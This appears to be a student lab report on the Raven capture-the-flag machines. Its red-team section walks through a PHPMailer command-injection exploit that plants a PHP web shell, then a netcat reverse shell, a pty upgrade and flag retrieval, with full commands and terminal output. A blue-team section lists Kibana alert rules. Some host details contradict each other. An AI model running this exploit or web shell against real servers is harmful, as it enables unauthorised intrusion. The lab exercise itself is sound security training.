Apache/2.4.10 (Debian) Server at 192.168.1.115 Port 80

Flag 3 Discovered




flag3{a0f568aa9de277887f37730d71520d9b}

Moving back to our vulnerable PHP Mailer exploit, we check our customised backdoor script and run though the command line directed at our target


Command/Script:

```
TARGET=http://raven.local/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
        --data-urlencode "name=Hackerman" \
        --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com"
\
        --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
        --data-urlencode "action=submit" \
        $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```




```
root@Kali:~# TARGET=http://raven.local/contact.php
root@Kali:~# DOCROOT=/var/www/html
root@Kali:~# FILENAME=backdoor.php
root@Kali:~# LOCATION=$DOCROOT/$FILENAME
root@Kali:~# STATUS=$(curl -s \
> --data-urlencode "name=Hackerman" \
> --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
> --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
> --data-urlencode "action=submit" \
> $TARGET | sed -r '146!d')
root@Kali:~#
root@Kali:~# if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
>   echo "[+] Check ${LOCATION}?cmd=[shell commmand, e.g. id]"
> else
>   echo "[!] Exploit failed"
> fi
[+] Check /var/www/html/backdoor.php?cmd=[shell commmand, e.g. id]
root@Kali:~# 
```

We check to see if our back door is there



```
01318 >>> blah"@badguy.com... Unbalanced '"' 01318 <<< To: Hacker 01318 <<< Subject: Message from Hackerman 01318 <<<
X-PHP-Originating-Script: 0:class.phpmailer.php 01318 <<< Date: Mon, 14 Dec 2020 10:32:57 +1100 01318 <<< From: Vulnerable Server
<"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01318 <<< Message-ID:
<3b87674da1884fdc928d1df7cf942538@raven.local> 01318 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
01318 <<< MIME-Version: 1.0 01318 <<< Content-Type: text/plain; charset=iso-8859-1 01318 <<< 01318 <<< 01318 <<< 01318 <<<
[EOF] 01318 === CONNECT [127.0.0.1] 01318 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Mon, 14 Dec 2020
10:32:58 +1100; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1] 01318 >>> EHLO raven.local 01318 <<< 250-
raven.local Hello localhost [127.0.0.1], pleased to meet you 01318 <<< 250-ENHANCEDSTATUSCODES 01318 <<< 250-PIPELINING
01318 <<< 250-EXPN 01318 <<< 250-VERB 01318 <<< 250-8BITMIME 01318 <<< 250-SIZE 01318 <<< 250-DSN 01318 <<< 250-
ETRN 01318 <<< 250-AUTH DIGEST-MD5 CRAM-MD5 01318 <<< 250-DELIVERBY 01318 <<< 250 HELP 01318 >>> MAIL From:
SIZE=477 01318 <<< 250 2.1.0 ... Sender ok 01318 >>> RCPT To: 01318 >>> RCPT To: 01318 >>> DATA 01318 <<< 250 2.1.5 ...
Recipient ok 01318 <<< 550 5.1.1 ... User unknown 01318 <<< 354 Enter mail, end with "." on a line by itself 01318 >>> Received: (from
www-data@localhost) 01318 >>> by raven.local (8.14.4/8.14.4/Submit) id 0BDNWv1r001318 01318 >>> for blah"@badguy.com; Mon, 14
Dec 2020 10:32:57 +1100 01318 >>> X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f 01318 >>>
X-Authentication-Warning: raven.local: Processed from queue /tmp 01318 >>> To: Hacker 01318 >>> Subject: Message from Hackerman
01318 >>> X-PHP-Originating-Script: 0:class.phpmailer.php 01318 >>> Date: Mon, 14 Dec 2020 10:32:57 +1100 01318 >>> From:
Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01318 >>> Message-ID:
<3b87674da1884fdc928d1df7cf942538@raven.local> 01318 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
01318 >>> MIME-Version: 1.0 01318 >>> Content-Type: text/plain; charset=iso-8859-1 01318 >>> 01318 >>> 01318 >>> 01318 >>> .
01318 <<< 250 2.0.0 0BDNWw41001320 Message accepted for delivery 01318 >>> This is a MIME-encapsulated message 01318 >>>
01318 >>> --0BDNWv1s001318.1607902381/raven.local 01318 >>> 01318 >>> The original message was received at Mon, 14 Dec 2020
10:32:57 +1100 01318 >>> from www-data@localhost 01318 >>> 01318 >>> ----- The following addresses had permanent fatal errors
----- 01318 >>> blah"@badguy.com 01318 >>> (reason: 550 5.1.1 ... User unknown) 01318 >>> (expanded from: blah"@badguy.com)
01318 >>> 01318 >>> ----- Transcript of session follows ----- 01318 >>> 553 5.0.0 blah"@badguy.com... Unbalanced '"' 01318 >>> ...
while talking to [127.0.0.1]: 01318 >>> >>> DATA 01318 >>> <<< 550 5.1.1 ... User unknown 01318 >>> 550 5.1.1
blah"@badguy.com... User unknown 01318 >>> 01318 >>> --0BDNWv1s001318.1607902381/raven.local 01318 >>> Content-Type:
message/delivery-status 01318 >>> 01318 >>> Reporting-MTA: dns; raven.local 01318 >>> Arrival-Date: Mon, 14 Dec 2020 10:32:57
+1100 01318 >>> 01318 >>> Final-Recipient: RFC822; blah"@badguy.com" 01318 >>> X-Actual-Recipient: RFC822;
blah"@badguy.com"@raven.local 01318 >>> Action: failed 01318 >>> Status: 5.1.1 01318 >>> Remote-MTA: DNS; [127.0.0.1] 01318
>>> Diagnostic-Code: SMTP; 550 5.1.1 ... User unknown 01318 >>> Last-Attempt-Date: Mon, 14 Dec 2020 10:32:58 +1100 01318 >>>
01318 >>> --0BDNWv1s001318.1607902381/raven.local 01318 >>> Content-Type: message/rfc822 01318 >>> 01318 >>> Return-Path:
01318 >>> Received: (from www-data@localhost) 01318 >>> by raven.local (8.14.4/8.14.4/Submit) id 0BDNWv1r001318 01318 >>> for
blah"@badguy.com; Mon, 14 Dec 2020 10:32:57 +1100 01318 >>> X-Authentication-Warning: raven.local: www-data set sender to
hackerman\ using -f 01318 >>> X-Authentication-Warning: raven.local: Processed from queue /tmp 01318 >>> To: Hacker 01318 >>>
Subject: Message from Hackerman 01318 >>> X-PHP-Originating-Script: 0:class.phpmailer.php 01318 >>> Date: Mon, 14 Dec 2020
10:32:57 +1100 01318 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com> 01318
>>> Message-ID: <3b87674da1884fdc928d1df7cf942538@raven.local> 01318 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com
```

We take a look the location of the backdoor and privileges




```
01318 >>> blah"@badguy.com... Unbalanced '"'
01318 <<< To: Hacker <admin@vulnerable.com>
01318 <<< Subject: Message from Hackerman
01318 <<< X-PHP-Originating-Script: 0:class.phpmailer.php
01318 <<< Date: Mon, 14 Dec 2020 10:32:57 +1100
01318 <<< From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com>
01318 <<< Message-ID: <3b87674da1884fdc928d1df7cf942538@raven.local>
01318 <<< X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
01318 <<< MIME-Version: 1.0
01318 <<< Content-Type: text/plain; charset=iso-8859-1
01318 <<<
01318 <<< uid=33(www-data) gid=33(www-data) groups=33(www-data)
01318 <<<
01318 <<< [EOF]
01318 === CONNECT [127.0.0.1]
01318 <<< 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Mon, 14 Dec 2020 10:32:58 +1100; (
01318 >>> EHLO raven.local
01318 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet you
01318 <<< 250-ENHANCEDSTATUSCODES
01318 <<< 250-PIPELINING
01318 <<< 250-EXPN
01318 <<< 250-VERB
01318 <<< 250-8BITMIME
01318 <<< 250-SIZE
01318 <<< 250-DSN
01318 <<< 250-ETRN
01318 <<< 250-AUTH DIGEST-MD5 CRAM-MD5
01318 <<< 250-DELIVERBY
01318 <<< 250 HELP
01318 >>> MAIL From:<hackerman@raven.local> SIZE=477
01318 <<< 250 2.1.0 <hackerman@raven.local>... Sender ok
01318 >>> RCPT To:<admin@vulnerable.com>
01318 >>> RCPT To:<blah"@badguy.com"@raven.local>
01318 >>> DATA
01318 <<< 250 2.1.5 <admin@vulnerable.com>... Recipient ok
01318 <<< 550 5.1.1 <blah"@badguy.com"@raven.local>... User unknown
01318 <<< 354 Enter mail, end with "." on a line by itself
01318 >>> Received: (from www-data@localhost)
01318 >>>   by raven.local (8.14.4/8.14.4/Submit) id 0BDNWv1[illegible]001318
01318 >>>   for blah"@badguy.com; Mon, 14 Dec 2020 10:32:57 +1100
01318 >>> X-Authentication-Warning: raven.local: www-data set sender to hackerman\ using -f
01318 >>> X-Authentication-Warning: raven.local: Processed from queue /tmp
01318 >>> To: Hacker <admin@vulnerable.com>
01318 >>> Subject: Message from Hackerman
01318 >>> X-PHP-Originating-Script: 0:class.phpmailer.php
01318 >>> Date: Mon, 14 Dec 2020 10:32:57 +1100
```


We use ncat to start a listener on port 4444, then using our earlier python script, we spawn a shell

Command:

```
$ nc -lvnp 4444
$ python -c ‘import pty;pty.spawn(“/bin/bash”)’
```




```
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
^C
root@Kali:~#
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 38286
```



```
root@Kali:~#
root@Kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 38286
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@target2:/var/www/html$
```


Next we find FLAG 2



```
www-data@target2:/var/www$ find /var/www -type f -iname 'flag*'
find /var/www -type f -iname 'flag*'
/var/www/html/wordpress/wp-content/uploads/2018/11/flag3.png
/var/www/flag2.txt
www-data@target2:/var/www$ cat /var/www/flag2.txt
cat /var/www/flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
www-data@target2:/var/www$
```


Blue Team: Summary of Operations

Network Topology




The following machines were identified on the network:

Target 1



Host Name	Purpose	IP Address	Netbios Name	Operating System	Domain Name	FQDN
Raven	Webserver	192.168.1.100	TARGET1	Windows 6.1	Local	Raven.local

Target 2



Host Name	Purpose	IP Address	Netbios Name	Operating System	Domain Name	FQDN
Raven	Webserver	192.168.1.115	TARGET2	Windows 6.1	Local	Raven.local

Description of Targets

- Two VMs on the network were vulnerable to attack:
  - Target 1 192.168.1.110
  - Target 2 192.168.1.115

- Each VM functions as an Apache web server and has SSH enabled, ports 80 and 22 are possible ports of entry for attackers

Monitoring the Targets


- **Targets 1 & 2 Potential Points of Entry**
    - Apache Web Server
    - SSH
    - MySQL
    - Samba SMB
    - WordPress

Traffic to these services should be carefully monitored. To this end, we have implemented the alerts below:

Anything searchable in the logs is able to be created as a watch, the watch alerts itself has five components:

1. trigger – watch execution schedule, what time or how often in which to run alert
2. input – indices ie. “apache_logs” against our request ie. “etc/passwd”
3. condition – where the watch payload is tested against the watch payload ie. “ctx.payload.hits.total” : { “gt” : 0
4. transform – outcome
5. actions – if the watch condition is met we can trigger our alert to send an email/text or index back to elastic search

Our watcher alerts



Watcher
Watcher docs
Watch for changes or anomalies in your data and take action if needed.
Search...
Create

□ ID	Name	State	Last fired	Last triggered	Comment	Actions
□ c91703ea-82c2-4f0e-8605-e0c2c2c30d91	watch/passwd-file-alert	▷ Firing	a day ago	a day ago		
□ a8a626c7-6e8f-4b24-8463-cb904f729f63	excessive-http-errors	✓ OK		a minute ago		
□ 58dc5d49-a9fb-4df3-b23c-7288ca37e8d0	cpu-threshold-alert	✓ OK	a day ago	a few seconds ago		
□ bcb2ff46-ffbb-4a7f-96e1-569afa72bc17	http-request-size-monitor	✓ OK		a few seconds ago		
□ d3c512de-af2a-426a-ac5c-b48a01a7eb29	failed-login-attempt	✓ OK	a few seconds ago	a few seconds ago		

Excessive HTTP Errors is implemented as follows:

- Metric: http.response.status.code
- Threshold: Grouped over top 5 for the last five minutes
- Vulnerability Mitigated: Denial of Service Attack or Brute Force attacks
- Reliability: This alert is Highly Reliable, the alert fired during scans

HTTP Request Size Monitor is implemented as follows:

- Metric: http.response.body.bytes
- Threshold: sum of bytes is above 3500 for a minute
- Vulnerability Mitigated: Payload Delivery Attempt
- Reliability: Highly reliable if baseline and thresholds set properly

CPU Usage Monitor is implemented as follows:

- Metric: system.process.cpu.total.pct
- Threshold: Reaches a max of 50% in the last five minutes
- Vulnerability Mitigated: Denial of Service or a backdoor attack.
- Reliability: There were false negatives on this alert

Password file alert request etc/passwd is implemented as follows:


- Metric:
- Threshold:
- Vulnerability Mitigated:
- Reliability: This alert is Highly Reliable, the alert fired during scans

Failed login attempts is implemented as follows:

- Metric: request run against auth-logs where the login outcome was failed password
- Threshold: More then 10 failed login in attempts from the same source IP in the last 5mins (interval every 10 secs)
- Vulnerability Mitigated: Bruteforce login attempts
- Reliability: This alert is Highly Reliable, the alert fired during scans

